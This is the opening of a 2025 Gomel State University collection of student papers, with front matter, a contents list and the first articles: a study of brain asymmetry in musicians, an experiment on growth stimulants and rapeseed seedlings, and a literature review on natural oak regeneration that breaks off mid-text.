

ISSN 2304-0033

УЧРЕЖДЕНИЕ ОБРАЗОВАНИЯ  
«ГОМЕЛЬСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ  
ИМЕНИ ФРАНЦИСКА СКОРИНЫ»

## *Творчество*



*молодых '2025*

СБОРНИК НАУЧНЫХ РАБОТ  
СТУДЕНТОВ, МАГИСТРАНТОВ И АСПИРАНТОВ

*В трех частях*

*Часть I*

Гомель  
ГГУ им. Ф. Скорины  
2025

В сборнике, состоящем из трех частей, помещены лучшие научные работы студентов, магистрантов и аспирантов учреждения образования «Гомельский государственный университет имени Франциска Скорины». В первой части освещаются проблемы биологических, геолого-географических, физических, математических и технических наук.

Сборник адресуется научным сотрудникам, преподавателям, аспирантам, студентам, магистрантам.

Сборник издается в соответствии с оригиналом, подготовленным редакционной коллегией, при участии издательства.

#### **Редакционная коллегия:**

Р. В. Бородич (главный редактор), А. В. Бредихина (ответственный секретарь),  
И. В. Глухова, В. А. Немилостивая, А. В. Хаданович, К. С. Бабич, В. Н. Дворак,  
А. П. Шиляев, А. Н. Метелица, А. С. Соколов, Ю. И. Иванова,  
Д. А. Гаврилова, Е. Л. Хазанова

#### **Рецензенты:**

кандидат биологических наук *А. И. Макаренко*;  
кандидат медицинских наук *В. Н. Бортновский*;  
кандидат физико-математических наук *А. А. Бабич*;  
кандидат физико-математических наук *Л. П. Авдашкова*

## СОДЕРЖАНИЕ

*Творчество*



*молодых ' 2025*

## **ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ**

### **ЕСТЕСТВЕННЫЕ НАУКИ**

#### **БИОЛОГИЧЕСКИЙ ФАКУЛЬТЕТ**

<b>Бортневская Э. М.</b> Исследование профиля функциональной асимметрии головного мозга музыкантов.....	6
<b>Будяну И. С.</b> Исследование влияния стимуляторов роста на морфометрические параметры проростков озимого рапса ( <i>Brassica napus</i> L.) .....	9
<b>Булавкина И. А.</b> Особенности естественного возобновления в дубовых насаждениях .....	13
<b>Булухто К. С.</b> Анализ влияния факторов различной природы на остроту зрения у студентов I–III курсов .....	16
<b>Буценко В. А.</b> Применение технологии модульного обучения на уроках химии в средней школе.....	19
<b>Ветлина В. П.</b> Определение тактильной чувствительности у девушек, играющих на музыкальных инструментах .....	22
<b>Громыко Е. В.</b> Закономерности адсорбции свинца (II) песчаной дерново-подзолистой почвой .....	26
<b>Диденко А. К.</b> Анализ типов сердечно-сосудистой системы на дозированную нагрузку у студентов-биологов.....	29
<b>Дроздов Е. С.</b> Подрост дуба в сосняках мшистых .....	32
<b>Зенкевич Ю. Д.</b> Влияние меди на активность почвенной полифенолоксидазы .....	34
<b>Игнатова Т. В.</b> Определение мышечной работоспособности у студентов биологического факультета .....	37
<b>Капенкова П. А.</b> Особенности зрительно-моторной реакции у студентов с разным типом темперамента .....	40
<b>Кепенко Ю. С.</b> Анализ эффективности противопожарного обустройства лесного фонда Наровлянского специализированного лесхоза.....	42
<b>Кирса Р. Ю.</b> Зрительная память студентов биологического факультета .....	44
<b>Миськова В. А.</b> Видовое разнообразие шмелей ( <i>Hymenoptera</i> , <i>Bombus</i> ) на территории урбоценозов.....	47
<b>Мозговая З. А.</b> Переработка лесосечных отходов на топливную щепу в Могилевском лесхозе .....	49
<b>Мохорева М. А.</b> Индикаторные фены прыткой ящерицы рекреационной зоны «Чёнки».....	51
<b>Науменко Н. С.</b> Меристические признаки ряда видов рыб семейства карповые из реки Днепр в пределах Речицкого района Гомельской области .....	54
<b>Плацинская Д. В.</b> Особенности вегетативного роста трутовика серно-желтого на агаризованных питательных средах .....	57
<b>Радкевич А. А.</b> Динамика заражённости постодиплостомозом молоди карповых из пойменного водоёма вблизи деревни Велавск Мозырского района .....	59

<b>Разуванова А. В.</b> Анализ накопления нитрат-ионов в плодовоовощной продукции, выращенной в условиях микрополевого опыта .....	62
<b>Судас А. А.</b> Жужелицы (Coleoptera, Carabidae) в агроценозах злаковых полей, сопряженных со скважинами Давыдовского нефтяного месторождения .....	65
<b>Татаринова В. В.</b> Получение наночастиц селена с использованием растительных экстрактов .....	69
<b>Ткач В. А.</b> Исследование влияния кадмия в системе «почва–растение» в условиях лабораторного эксперимента .....	72
<b>Тушинский Ф. Н., Берг А. М., Ксендигов А. В.</b> Особенности формирования урожая плодовых тел съедобного гриба шиитаке при культивировании на древесных субстратах .....	76
<b>Ульянова В. В.</b> Исследование влияния статической и динамической нагрузок на работу сердца у студенческой молодёжи .....	80
<b>Феськова Е. С.</b> Параметры внешнего дыхания студентов биологического факультета в 2024–2025 году .....	82
<b>Цуранова К. В.</b> Генетика окрасов домашних кошек города Гомеля .....	85
<b>Цыганкова В. А.</b> Генетика окрасов собак города Хойники .....	87

### **ГЕОЛОГО-ГЕОГРАФИЧЕСКИЙ ФАКУЛЬТЕТ**

<b>Антипенко Т. Ю.</b> Этнокультурное пространство Северной Македонии .....	90
<b>Бурлакова А. М.</b> Анализ современной демографической ситуации в Гомельской области .....	94
<b>Головаченко В. А., Гащук М. М.</b> Вклад стационарных и мобильных источников в загрязнение атмосферного воздуха Гомельской области .....	97
<b>Ермилова Е. В.</b> Радиоэкологическая обстановка и состояние природных вод в городе Жлобине и Жлобинском районе) .....	99
<b>Кисляков Е. А., Ковзик Н. Д.</b> Геоэкологическая оценка состояния родников Оршанского района .....	102
<b>Ковтуненко А. С.</b> Инновационные технологии в туризме Беларуси .....	105
<b>Кузьменцова М. А.</b> Возможности развития экстремального туризма в Республике Беларусь .....	109
<b>Манько К. М.</b> Проведение недели географии и экологии в школе – методическая составляющая экологического воспитания .....	112
<b>Марцевич Е. И., Рыбалко В. А.</b> Основные характеристики водопользования на территории Жлобинского района Гомельской области .....	115
<b>Осипенко В. А.</b> Анализ осложнений геологического характера при бурении скважин на территории Припятского прогиба (на примере Осташковичского месторождения) .....	117
<b>Пикас А. В.</b> История развития гидравлического разрыва пласта .....	121
<b>Реченков А. В.</b> Пространственные особенности этнического состава населения Черногория .....	124
<b>Руденко А. В.</b> Оценка загрязнения снежного покрова на территории города Речицы методом резистивиметрии .....	127
<b>Рыжиков Е. А.</b> Инженерно-геоморфологическая характеристика речной долины Сожа .....	130
<b>Свирский Д. А.</b> Литолого-фациальный анализ отложений межсолевой толщи Припятского прогиба (на примере Красносельского месторождения нефти) .....	133
<b>Щеглов Н. А.</b> Вязкость нефтей и нефтепродуктов как один из важнейших физико-химических параметров углеводородов (на примере месторождений Северной структурной зоны Припятского прогиба) .....	137



## ТЕХНИЧЕСКИЕ НАУКИ

### ФАКУЛЬТЕТ ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ

<b>Иванов А. Д.</b> Тестирование правил Suricata методом проведения атак.....	141
<b>Комяков Д. Е.</b> Исследование оптических свойств и структуры покрытий, формируемых в условиях высокого вакуума.....	144
<b>Синегрибов Д. В.</b> Косвенные эффекты $Z'$ – бозона и расширения стандартной модели на основе $U(1)_X$ симметрии .....	148
<b>Шелестова А. Л.</b> Развитие познавательного интереса учащихся к физике в детском оздоровительном лагере .....	152
<b>Шелудяков И. П.</b> Приобщение к исследовательской деятельности по физике: учебные проекты в седьмом классе .....	155

### ФАКУЛЬТЕТ МАТЕМАТИКИ И ТЕХНОЛОГИЙ ПРОГРАММИРОВАНИЯ

<b>Быковский Ю. П.</b> Сайт для фитнес-центра на языке Java с использованием фреймворка Spring.....	159
<b>Владыковский А. В.</b> Разработка книжного интернет-магазина с использованием фреймворка REACT.JS.....	161
<b>Гладкова А. Е.</b> Разработка электронного журнала учета успеваемости учащихся школы на языке Python .....	163
<b>Грожек Г. В.</b> Разработка видеочата с использованием набора инструментов ZEGOCLOUD .....	165
<b>Громыко Р. Ю.</b> Динамическая визуализация данных из нереляционной базы данных FIREBASE .....	168
<b>Дубровский М. А.</b> Программное приложение Dostavochka для доставки еды .....	173
<b>Журо К. П.</b> Оценка эффективности и перспективы развития веб-приложения для изучения английского языка.....	175
<b>Загоруев Е. Д.</b> Приложение Sportapp для управления тренировками и отслеживания спортивных результатов.....	178
<b>Земченко Т. В.</b> Использование UNITY для реализации игры «НИМ» с использованием беспроводных персональных сетей .....	180
<b>Калиниченко В. А.</b> Управление оповещениями об отключениях электроэнергии с использованием Telegram-бота .....	183
<b>Козликовская В. В.</b> Интеграция искусственного интеллекта в образовательные мобильные приложения: возможности и вызовы .....	186
<b>Концевой Д. А.</b> Статистический анализ платежного баланса между странами .....	189
<b>Корж А. С.</b> Разработка приложения для статистического анализа текстов на белорусском языке .....	192
<b>Никитенко Д. В.</b> Анализ долгосрочных и краткосрочных зависимостей фьючерсов на золото и серебро.....	197
<b>Поленок К. А.</b> Автоматизация медицинского документооборота с использованием веб-приложения и Telegram-бота .....	200
<b>Святченко-Дробышевская В. В.</b> Об использовании технологий SPEECH-TO-TEXT / TEXT-TO-SPEECH в мобильном приложении «ПДД-АЛИСА» .....	203
<b>Филон А. И.</b> Разработка игры “MOVE_ON_4” с одиночным и сетевым режимами .....	206
<b>Ходанович Я. П.</b> Получение и анализ кардиоданных с использованием ESP32 .....	209
<b>Чернокал Д. С.</b> О создании Телеграм-бота для интернет-магазина.....	212
<b>Шкарубо В. А.</b> Интеграция распознавания речи и облачных сервисов в настольных приложениях для обработки медицинских данных .....	215
<b>АВТОРЫ</b> .....	219



## **ЕСТЕСТВЕННЫЕ И ТЕХНИЧЕСКИЕ НАУКИ**

### **ЕСТЕСТВЕННЫЕ НАУКИ БИОЛОГИЧЕСКИЙ ФАКУЛЬТЕТ**

**УДК 612.82**

**Э. М. Бортневская**

#### **ИССЛЕДОВАНИЕ ПРОФИЛЯ ФУНКЦИОНАЛЬНОЙ АСИММЕТРИИ ГОЛОВНОГО МОЗГА МУЗЫКАНТОВ**

*В данной статье рассматривается определение профиля функциональной асимметрии музыкантов. В результате исследования были получены следующие данные: сравнительный анализ коэффициентов латерализации в двух исследуемых группах показал, что по моторному фенотипу они различаются, причем эти отличия оказались статистически достоверными.*

Исследование функционирования мозга у людей, занимающихся музыкальной деятельностью, привлекает внимание ученых. Многие исследования мозга музыкантов показывают, как годы тренировок развивают у них моторные навыки, восприятие и музыкальный слух. Понимание мозговой пластичности с анатомической и функциональной точек зрения может помочь в реабилитации пациентов после черепно-мозговых травм и в коррекционных развивающих программах для детей [1].

Изучение моторного представительства рук у пианистов предполагает наличие противоположного эффекта у струнных музыкантов, так как они используют тонкие движения пальцами только левой рукой. Это предположение подтверждается тем, что у струнников при изучении вызванных соматосенсорных магнитных полей корковое представительство пальцев левой руки оказалось более значительным, чем в группе контроля [2].

Цель – определение профиля функциональной асимметрии музыкантов, играющих на клавишных и струнных инструментах.

В исследовании применялась методика Н. Н. Брагиной и Т. А. Доброхотовой, согласно которой профиль каждого музыканта определялся на основе моторных функциональных проб. Например, рисование одновременно двумя руками с закрытыми глазами, динамометрия, аплодирование, подпрыгивание на одной ноге, закидывание ноги на ногу и т. д.

Если при оценке функциональной пробы оказывалось, что левая сторона была ведущей, то мы помечаем ее для себя «Л», если правая – «П». В случае если левая и правая сторона работают одинаково, то мы отмечаем знаком «=». На основании функциональных проб определяем коэффициент правосторонней латерализации по формуле (1):

$$(П-Л)/(П+Л)*100 \%, \quad (1)$$

где П – количество правосторонних признаков;  
Л – количество левосторонних признаков.

С помощью коэффициента правосторонней латерализации был определен моторный фенотип музыкантов по результатам функциональных проб. В случае, если коэффициент латерализации являлся положительным числом, то ведущим полушарием было левое, если отрицательным – правое. Когда коэффициент латерализации равен нулю, возникает амбидекстрия (равнополушарие). Полученные результаты представлены в таблицах 1 и 2.

Таблица 1 – Результаты определения моторного фенотипа у клавишников

Номер участника	Коэффициент правосторонней латерализации по моторному фенотипу в %	Ведущее полушарие в моторной деятельности
1	40	Левое
2	80	Левое
3	20	Левое
4	40	Левое
5	60	Левое
6	80	Левое
7	60	Левое
8	55,56	Левое
9	20	Левое
10	-11,11	Правое
11	100	Левое
12	20	Левое
13	20	Левое
14	-40	Правое
15	0	Амбидекстрия
16	20	Левое
17	20	Левое
18	60	Левое
19	20	Левое
20	20	Левое
21	40	Левое
22	55,56	Левое
23	60	Левое
24	11,11	Левое
25	60	Левое
26	40	Левое
27	40	Левое
28	100	Левое
29	60	Левое
30	-80	Правое

Из таблицы 1 видно, что у клавишников коэффициент правосторонней латерализации варьировался от минус 80 до 100 со средним значением  $35,7 \pm 37,9$ . У трех музыкантов был отрицательный коэффициент, что указывает на ведущую роль правого полушария в моторной деятельности. У 26 музыкантов коэффициент был положительным, следовательно, ведущим полушарием является левое. Один участник имел коэффициент 0, что свидетельствует об амбидекстрии.

Таблица 2 – Результаты определения моторного фенотипа у струнников

Номер участника	Коэффициент правосторонней латерализации по моторному фенотипу в %	Ведущее полушарие в моторной деятельности
1	40	Левое
2	33,3	Левое
3	20	Левое
4	–40	Правое
5	20	Левое
6	11,1	Левое
7	0	Амбидекстрия
8	40	Левое
9	20	Левое
10	–20	Правое
11	0	Амбидекстрия
12	–40	Правое
13	–40	Правое
14	11,1	Левое
15	60	Левое
16	40	Левое
17	–60	Правое
18	20	Левое
19	11,1	Левое
20	80	Левое
21	80	Левое
22	60	Левое
23	11,1	Левое
24	60	Левое
25	40	Левое
26	40	Левое
27	40	Левое
28	40	Левое
29	–11,1	Правое
30	–77,8	Правое

По таблице 2 можно сделать вывод, что у струнников коэффициент правосторонней латерализации варьируется от минус 77,8 до 80 со средним значением  $16,3 \pm 39,4$ . Семеро музыкантов имели отрицательный коэффициент, что указывает на ведущую роль правого полушария. У 21 музыканта коэффициент был положительным, свидетельствуя о ведущем левом полушарии. У двух музыкантов коэффициент равен нулю, что свидетельствует об амбидекстрии.

На основании результатов таблиц 1 и 2 был проведен сравнительный анализ полученных фенотипов в моторной деятельности среди клавишников и струнников. Данные анализа представлены в виде диаграммы рисунка 1.

Из диаграммы рисунка 1 видно, что у клавишников и струнников ведущим полушарием в моторной деятельности является левое: у 87 % клавишников и 70 % струнников. Доминирование правого полушария наблюдается у 10 % клавишников и 23 % струнников. Из 30 клавишников амбидекстрия была выявлена у 1 (3 %), а среди 30 струнников – у двоих (7 %).




Рисунок 1 – Процентное соотношение фенотипов в моторной деятельности у клавишников и струнников

Различия в фенотипах музыкантов двух групп в моторной деятельности были статистически подтверждены. При сравнении коэффициентов правосторонней латерализации у клавишников и струнников с использованием критерия Манна-Уитни (поскольку выборки не подчиняются нормальному распределению) был получен коэффициент  $p = 0,044$ .

Поскольку  $p < 0,05$ , это указывает на статистически значимые различия между средними значениями коэффициента латерализации у музыкантов из разных групп.

Таким образом, по результатам функциональных проб были составлены индивидуальные профили функциональной асимметрии для музыкантов двух разных групп. И среди клавишников, и среди струнников не были выявлены индивидуальные профили асимметрии, в которых была бы ведущей либо только правая, либо только левая сторона. Установлено, что и у клавишников (87 %), и у струнников (70 %) в моторной деятельности ведущим полушарием являлось левое, а правое доминировало только у 10 % клавишников и 23 % струнников. Эти различия могут быть связаны с особенностями игры: клавишники используют обе руки для игры на клавиатуре, в то время как струнники преимущественно полагаются на левую руку, которая отвечает за точность и чувствительность при размещении пальцев на струнах.

### Литература

- 1 Панюшева, Т. Д. Музыкальный мозг: обзор отечественных и зарубежных исследований / Т. Д. Панюшева // Ассиметрия. – 2008. – № 2 (3). – С. 41
- 2 Jaencke, L. Mu The case of a left-handed pianist playing a reversed keyboard: a challenge for the neuroscience of music / L. Mu Jaencke // NeuroReport. – 2002. – Vol. 13, № 13. – P. 1579–1583.

УДК 577.175.15:581.142:633.853.494

И. С. Будяну

### ИССЛЕДОВАНИЕ ВЛИЯНИЯ СТИМУЛЯТОРОВ РОСТА НА МОРФОМЕТРИЧЕСКИЕ ПАРАМЕТРЫ ПРОРОСТКОВ ОЗИМОГО РАПСА (*BRASSICA NAPUS* L.)

*В статье рассмотрено влияние стимуляторов роста различного происхождения на морфометрические параметры Brassica napus L. Установлено, что стимуляторы*

*роста оказывают различный эффект на ростовые процессы растений в зависимости от состава препарата. Для предпосевной обработки лучше подходят препараты, основными компонентами которых являются вещества природного происхождения, для обработки вегетирующих растений можно использовать и препараты с синтетическими химическими соединениями.*

Одним из наиболее важных показателей, характеризующих состояние проростков растений, являются морфометрические параметры (длина корней, побегов).

Применяемые в сельском хозяйстве стимуляторы роста являются веществами биологического происхождения (тритерпеновые кислоты), продуктами естественного метаболизма (янтарная кислота, коричные кислоты), а также синтетическими химическими соединениями (например, нитрофенолаты). Однако, как известно, нитросоединения могут проявлять эффект ингибирования дыхательных цепей, выступая как разобщители процессов окисления и фосфорилирования. Разобщителями называют «протонофоры» – молекулы, которые транспортируют ионы водорода из межмембранного пространства в матрикс митохондрии. Это приводит к снижению обоих компонентов электрохимического градиента мембраны – электрического и химического. Вместо использования энергии градиента для синтеза АТФ она рассеивается в виде тепла. В результате действия протонофоров в клетке возрастает катаболизм жиров и углеводов.

Целью проведенного исследования являлось изучение влияния на ростовые процессы проростков озимого рапса стимуляторов роста различного типа.

Тест-объектами для исследования служили проростки озимого рапса сорта «Империал» белорусской селекции. «Империал» хорошо адаптируется к различным климатическим условиям, характеризуется ранним сроком созревания и высокой урожайностью (55–70 ц/га). Сорт допущен для производства, реализации и использования его семян на территории Республики Беларусь в 2013 г. [1, с. 41].

В ходе исследования изучали влияние двух стимуляторов роста – «Фитовитал» (разработан Институтом биоорганической химии НАН Беларуси) и «Атоник Плюс» («Асахи Кемикал Юроп», Чешская республика).

«Фитовитал» – регулятор роста растений, основным действующим веществом которого выступает янтарная кислота (концентрация 5 г/л). Препарат дополнен тщательно сбалансированным набором макро- и микроэлементов, включая магний, бор, медь, марганец, цинк, железо, молибден и кобальт, причём часть из них представлена в биодоступной хелатной форме. Средство включено в официальный перечень средств защиты растений и удобрений, разрешённых к применению в Беларуси, и обладает высокой экобезопасностью – не наносит вреда человеку, животным, пчёлам и почвенным микроорганизмам. «Фитовитал» демонстрирует комплексное действие: ускоряет прорастание семян, усиливает вегетативное развитие растений, повышает урожайность сельхозкультур и улучшает качество готовой продукции. Он также нормализует минеральный обмен в растениях, что позволяет снизить объём использования химических пестицидов, минимизируя их негативное влияние на экосистемы [2].


«Атоник Плюс» – стимулятор нового поколения с выраженным антистрессовым и восстановительным действием. Основу препарата составляют натриевые соли паранитрофенола, орто-нитрофенола и 5-нитрогваякола, обеспечивающие интенсивную стимуляцию физиологических процессов растений. Средство одобрено для применения в сельском хозяйстве Беларуси, внесено в государственный реестр и отличается безопасностью для людей и полезных насекомых, включая опылителей. Ключевые преимущества «Атоник Плюс»: увеличение фотосинтетической активности за счёт расширения площади листовых пластин; формирование мощной корневой системы для улучшения питания растений; синергия с фунгицидами, повышающая их защитный потенциал; увеличение продуктивности (количество и масса семян в стручках); продление сроков хранения урожая без потери товарных качеств [3].

Для исследования эффективности использования данных стимуляторов в качестве предпосевной обработки маслосемян озимого рапса в контролируемых лабораторных условиях закладывали вегетационный опыт в период с 27.02.2025 по 10.03.2025. Маслосемена массой 15 г помещались в пластиковый контейнер с крышкой с отверстиями для циркуляции воздуха. На дно контейнера в несколько слоев помещали фильтровальную бумагу для поддержания уровня влажности. Были подготовлены следующие варианты опыта: В1 – контроль с дистиллированной водой, В2 – с препаратом «Фитовитал» и В3 – с препаратом «Атоник Плюс». Объем добавляемых растворов во всех вариантах составлял 10 мл. Нормы расхода препаратов соответствовали заявленным регламентам.


Начиная со второго дня эксперимента ежедневно в каждый контейнер вносилось дополнительно по 10 мл дистиллированной воды при помощи распылителя во избежание гибели проростков от пересыхания. Таким образом, общий объем добавленной воды за 6 суток эксперимента составил 50 мл. Контроль за состоянием проростков проводился на 6 и 11 суток после закладки эксперимента. Для этого в произвольном порядке для уменьшения погрешности выбирали по 10 проросток (рисунок 1). Помещали их на миллиметровую бумагу, фотографировали и в программе ImageJ проводили измерение длины корней и побегов, измеряли прирост биомассы проростков (таблица 1).



Вариант опыта В1 (контроль)



Вариант опыта В2



Вариант опыта В3

Рисунок 1 – Проростки озимого рапса на 6 сутки развития

Таблица 1 – Прирост биомассы проростков в условиях эксперимента

Вариант опыта \ Продолжительность эксперимента	6 суток		11 суток	
	в г	в % от контроля	в г	в % от контроля
В1 (контроль)	11,58	100,00	21,33	100,00
В2	6,82	58,89	14,71	68,62
В3	4,74	40,93	14,07	65,35



Результаты измерения морфометрических показателей проростков представлены в таблице 2.

Таблица 2 – Длина корней и побегов проростков озимого рапса на 6 сутки эксперимента

Вариант опыта	Среднее значение длины корней проростков		Среднее значение длины побегов проростков	
	в мм	в % от контроля	в мм	в % от контроля
B1 (контроль)	14,5 ± 0,9	100,00	19,7 ± 0,8	100,00
B2	18,6 ± 0,5	127,63	17,4 ± 0,5	88,23
B3	13,3 ± 0,4	91,40	15,9 ± 0,7	80,65

Из данных гистограммы (рисунок 2) видно, что стимулятор роста «Фитовитал», главным компонентом которого является естественный метаболит янтарная кислота, оказал более высокий стимулирующий эффект, по сравнению со стимулятором «Атоник Плюс», однако большинство зафиксированных показателей не превышали контрольных значений. Это указывает на то, что механизм действия стимулятора роста – сложный процесс, требующий для реализации влияния достаточного количества времени.




Рисунок 2 – Морфометрические параметры проростков озимого рапса на 6 сутки эксперимента

Таким образом, в ходе лабораторного вегетационного эксперимента установлены различные тенденции увеличения биомассы и изменения морфометрических параметров проростков озимого рапса в зависимости от предпосевной обработки. К 6 суткам эксперимента наибольший прирост биомассы и максимальная длина побегов были выявлены в контейнере B1 (контроль), а максимальная длина корней – в B2 («Фитовитал»). Полученные результаты расширяют представления о влиянии различных препаратов на морфометрические параметры проростков семян, что может быть положено в основу развития технологии получения высококачественной сельскохозяйственной продукции. Однако для выявления устойчивых тенденций изменения показателей проростков *Brassica napus* L. целесообразно продолжить исследования с различной комбинацией условий предпосевной обработки.



## Литература

1 Государственный реестр сортов. – URL: [https://robelsemena.by/en/upload/documents/reestrsortov2019\\_god.pdf](https://robelsemena.by/en/upload/documents/reestrsortov2019_god.pdf) (дата обращения: 18.03.2025).

2 Регулятор роста «Фитовитал». – URL: <http://iboch.bas-net.by/index.php/ru/materialy?id=556> (дата обращения: 19.03.2025).

3 Биостимулятор роста «Атоник Плюс». – URL: <https://vinarob.by/p124422208biostimulator-rosta-atonik.html> (дата обращения: 20.03.2025).

УДК 630.244

*И. А. Булавкина*

### ОСОБЕННОСТИ ЕСТЕСТВЕННОГО ВОЗОБНОВЛЕНИЯ В ДУБОВЫХ НАСАЖДЕНИЯХ

*Статья посвящена анализу литературных источников по вопросам естественного возобновления леса под пологом широколиственных (на примере дубрав) насаждений. Рассмотрено влияние на процессы возобновления леса различных факторов: лесорастительные условия, полнота насаждения, периодичность семенных лет, освещенность, конкурентная борьба.*

Процесс возобновления древесных пород в лесоводственной литературе рассматривается, в основном, с точки зрения плодоношения в определенных условиях, обсеменения, прорастания семян, появления самосева. Уделяется внимание таким факторам, как почвенные и климатические условия, полнота насаждений, ценотическое положение деревьев, зоогенное влияние, способность к вегетативному возобновлению после рубок и др. [1].

В настоящее время на 60–70 % площадей вырубок создаются лесные культуры, на 30–40 % – обеспечивается естественное возобновление леса, в том числе до 10 % – с мерами содействия естественному возобновлению.

Естественное возобновление леса как биолого-экологический процесс образования нового поколения леса происходит под пологом леса и на вырубках (гарях, пустырях, прогалинах). Этим процессом можно управлять: подготавливать почву для прорастания семян; сохранять подрост хозяйственно-ценных пород при лесосечных работах; оставлять семенные деревья и т. п.

По времени появления возобновление леса бывает предварительным, возникающим под пологом леса до его рубки; сопутствующим, образующимся также под пологом леса в процессе несплошных рубок главного пользования; последующим, появляющимся на вырубке после удаления материнского древостоя.

При естественном возобновлении в благоприятных условиях дуб растет на 20–70 % интенсивнее, обладает большей устойчивостью к заболеваниям по сравнению с деревьями дуба, искусственного происхождения [2]. Кроме того, сохраняется непрерывность функционирования экосистемы, сокращается период лесовыращивания, улучшаются технические качества древесины. Использование естественного возобновления позволяет получить большей хозяйственно-экономический эффект, сохранить генофонд природных популяций [3].

Исследованию возобновления дуба посвящено много работ. Обзор естественного семенного и порослевого возобновления в связи с различными способами рубок главного пользования приводится в работе И. Ф. Федца с соавторами [4], естественное возобновление на вырубках и влияние частичной рубки материнского полога на сохранность всходов – в работе В. Д. Бондаренко, Л. И. Копия [5]. Изучалось влияние различных экологических факторов на ход естественного возобновления [6]. Были проведены

исследования характера естественного возобновления дуба и второстепенных пород на вырубках, в редирах и под пологом дубрав разной полноты [7]. В Беларуси вопросами восстановления дуба естественным путем в разные годы занимались И. Д. Юркевич [8], В. С. Адериho, И. А. Солонович, В. Ф. Решетников [9], Д. С. Голод, В. С. Адериho [10]; а также А. М. Потапенко [11], В. В. Усеня [12], М. С. Лазарева [13] и др.

Естественное возобновление дуба под пологом древостоев зависит от полноты и типа леса. Наибольшее количество подроста наблюдается в луговиковых и орляковых дубравах – до 15 и более тыс. шт./га. Более успешно протекает естественное возобновление в пойменных дубравах. Годы с обильным плодоношением повторяются в пойме чаще, чем на плакорах [14–15].

В дубравах кисличных, снытевых и черничных возобновление дуба протекает не всегда удовлетворительно. Почти во всех суходольных типах леса наряду с дубом идет возобновление его спутников: ясеня, клена, липы, граба, ели и др. [16].

Matsuda Kozue [17] установил положительную корреляционную связь выживаемости самосева дуба с освещенностью местообитания и отрицательную – со степенью повреждения листвы. Кустарниковая поросль обладает более высоким темпом роста, чем самосев дуба, поэтому в этот период межвидовая борьба часто определяет успех сохранности самосева.

В Молдавии Г. Г. Постолаке [6] исследовал зависимость естественного возобновления древесных пород от климатических (освещенность, влажность, температура воздуха и почвы) и биотических факторов. Автором установлено, что на рост самосева древесных пород температура и влажность почвы не оказывает существенного влияния.

